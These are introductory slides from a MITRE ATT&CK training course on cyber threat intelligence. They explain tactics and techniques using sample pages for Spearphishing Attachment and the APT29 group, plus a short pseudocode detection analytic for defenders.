
Module 1:

Introducing the Training and

Understanding ATT&CK

Using MITRE ATT&CK™ for Cyber Threat Intelligence Training

Katie Nickels and Adam Pennington


Training Overview

- Five modules consisting of YouTube videos and exercises are available at attack.mitre.org/training/cti
- **Module 1: Introducing training and understanding ATT&CK**
 - A. Topic introduction (Video)
- **Module 2: Mapping to ATT&CK from finished reporting**
 - A. Topic introduction (Video)
 - B. Exercise 2: Mapping to ATT&CK from finished reporting
(Do it yourself with materials on attack.mitre.org/training/cti)
 - C. Going over Exercise 2 (Video)
- **Module 3: Mapping to ATT&CK from raw data**
 - A. Topic introduction (Video)
 - B. Exercise 3: Mapping to ATT&CK from raw data
(Do it yourself with materials on attack.mitre.org/training/cti)
 - C. Going over Exercise 3 (Video)

Training Overview

- **Module 4: Storing and analyzing ATT&CK-mapped intel**
 - A. Topic introduction (Video)
 - B. Exercise 4: Comparing layers in ATT&CK Navigator
(Do it yourself with materials on attack.mitre.org/training/cti)
 - C. Going over Exercise 4 (Video)
- **Module 5: Making ATT&CK-mapped data actionable with defensive recommendations**
 - A. Topic introduction (Video)
 - B. Exercise 5: Making defensive recommendations
(Do it yourself with materials on attack.mitre.org/training/cti)
 - C. Going over Exercise 5 and wrap-up (Video)

Process of Applying ATT&CK to CTI



Introduction to ATT&CK and Applying it to CTI

Tough Questions for Defenders


- **How effective are my defenses?**
- **Do I have a chance at detecting APT29?**
- **Is the data I'm collecting useful?**
- **Do I have overlapping tool coverage?**
- **Will this new product help my organization's defenses?**

What is ATT&CK?

A knowledge base of
adversary behavior

- *Based on real-world observations*
- *Free, open, and globally accessible*
- *A common language*
- *Community-driven*

The Difficult Task of Detecting TTPs




David Bianco's Pyramid of Pain

Breaking Down ATT&CK

Techniques: how the goals are achieved

Tactics: the adversary's technical goals



Technique: Spearphishing Attachment

Home > Techniques > Enterprise > Spearphishing Attachment

Spearphishing Attachment

Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon [User Execution](#) to gain execution.

There are many options for the attachment such as Microsoft Office documents, executables, PDFs, or archived files. Upon opening the attachment (and potentially clicking past protections), the adversary's payload exploits a vulnerability or directly executes on the user's system. The text of the spearphishing email usually tries to give a plausible reason why the file should be opened, and may explain how to bypass system protections in order to do so. The email may also contain instructions on how to decrypt an attachment, such as a zip file password, in order to evade email boundary defenses. Adversaries frequently manipulate file extensions and icons in order to make attached executables appear to be document files, or files exploiting one application appear to be a file for a different one.

Technique: Spearphishing Attachment

Home > Techniques > Enterprise > Spearphishing Attachment

ID: T1193

Tactic: Initial Access

Platform: Windows, macOS, Linux

Data Sources: File monitoring, Packet capture,
Network intrusion detection system, Detonation
chamber, Email gateway, Mail server

CAPEC ID: CAPEC-163

Version: 1.0

Technique: Spearphishing Attachment

Home > Techniques > Enterprise > Spearphishing Attachment

Mitigations

Mitigation	Description
Antivirus/Antimalware	Anti-virus can also automatically quarantine suspicious files.
Network Intrusion Prevention	Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity.
Restrict Web-Based Content	Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments in Obfuscated Files or Information .
User Training	Users can be trained to identify social engineering techniques and spearphishing emails.

Detection

Network intrusion detection systems and email gateways can be used to detect spearphishing with malicious attachments in transit. Detonation chambers may also be used to identify malicious attachments. Solutions can be signature and behavior based, but adversaries may construct attachments in a way to avoid these systems.

Technique: Spearphishing Attachment

Home > Techniques > Enterprise > Spearphishing Attachment

Procedure Examples

Name	Description
APT12	APT12 has sent emails with malicious Microsoft Office documents and PDFs attached. [88] [89]
APT19	APT19 sent spearphishing emails with malicious attachments in RTF and XLSM formats to deliver initial exploits. [62]
APT28	APT28 sent spearphishing emails containing malicious Microsoft Office attachments. [22] [23] [24] [25] [26] [27]

References

1. Sherstobitoff, R., Malhotra, A. (2018, October 18). 'Operation Oceansalt' Attacks South Korea, U.S., and Canada With Source Code From Chinese Hacker Group. Retrieved November 30, 2018.
2. Llimos, N., Pascual, C.. (2019, February 12). Trickbot Adds Remote Application Credential-Grabbing Capabilities to Its Repertoire. Retrieved March 12, 2019.
46. Axel F, Pierre T. (2017, October 16). Leviathan: Espionage actor spearphishes maritime and defense targets. Retrieved February 15, 2018.
47. Counter Threat Unit Research Team. (2017, July 27). The Curious Case of Mia Ash: Fake Persona Lures Middle Eastern Targets. Retrieved February 26, 2018.
48. Carr, N., et al. (2017, April 24). FIN7 Evolution and the Phishing

Group: APT29

[Home](#) > [Groups](#) > APT29

APT29

APT29 is threat group that has been attributed to the Russian government and has operated since at least 2008. [\[1\]](#) [\[2\]](#) This group reportedly compromised the Democratic National Committee starting in the summer of 2015. [\[3\]](#)

ID: G0016

Associated Groups: YTTRIUM, The Dukes, Cozy Bear, CozyDuke

Version: 1.2

Group: APT29

[Home](#) > [Groups](#) > APT29

Associated Group Descriptions

Name	Description
YTTRIUM	[10]
The Dukes	[1]

Techniques Used

Domain	ID	Name	Use
Enterprise	T1015	Accessibility Features	APT29 used sticky-keys to obtain unauthenticated, privileged console access. [4] [6]
Enterprise	T1088	Bypass User Account Control	APT29 has bypassed UAC. [4]

Group: APT29

Home > Groups > APT29

Software

ID	Name	References	Techniques
S0054	CloudDuke	[1]	Remote File Copy, Standard Application Layer Protocol, Web Service
S0049	GeminiDuke	[1]	Account Discovery, File and Directory Discovery, Process Discovery, Standard Application Layer Protocol, System Network Configuration Discovery, System Service Discovery

References


1. F-Secure Labs. (2015, September 17). The Dukes: 7 years of Russian cyberespionage. Retrieved December 10, 2015.
2. Department of Homeland Security and Federal Bureau of Investigation. (2016, December 29). GRIZZLY STEPPE – Russian Malicious Cyber Activity.
6. Dunwoody, M. (2017, March 27). APT29 Domain Fronting With TOR. Retrieved March 27, 2017.
7. Dunwoody, M., et al. (2018, November 19). Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign. Retrieved November 27, 2018.

ATT&CK Use Cases


Detection

```
processes = search Process:Create  
reg = filter processes where (exe == "reg.exe" and parent_exe  
== "cmd.exe")  
cmd = filter processes where (exe == "cmd.exe" and  
parent_exe != "explorer.exe")  
reg_and_cmd = join (reg, cmd) where (reg.ppid == cmd.pid and  
reg.hostname == cmd.hostname)  
output reg_and_cmd
```


Threat Intelligence



Assessment and Engineering



Adversary Emulation




ATT&CK and CTI

Threat Intelligence – How ATT&CK Can Help

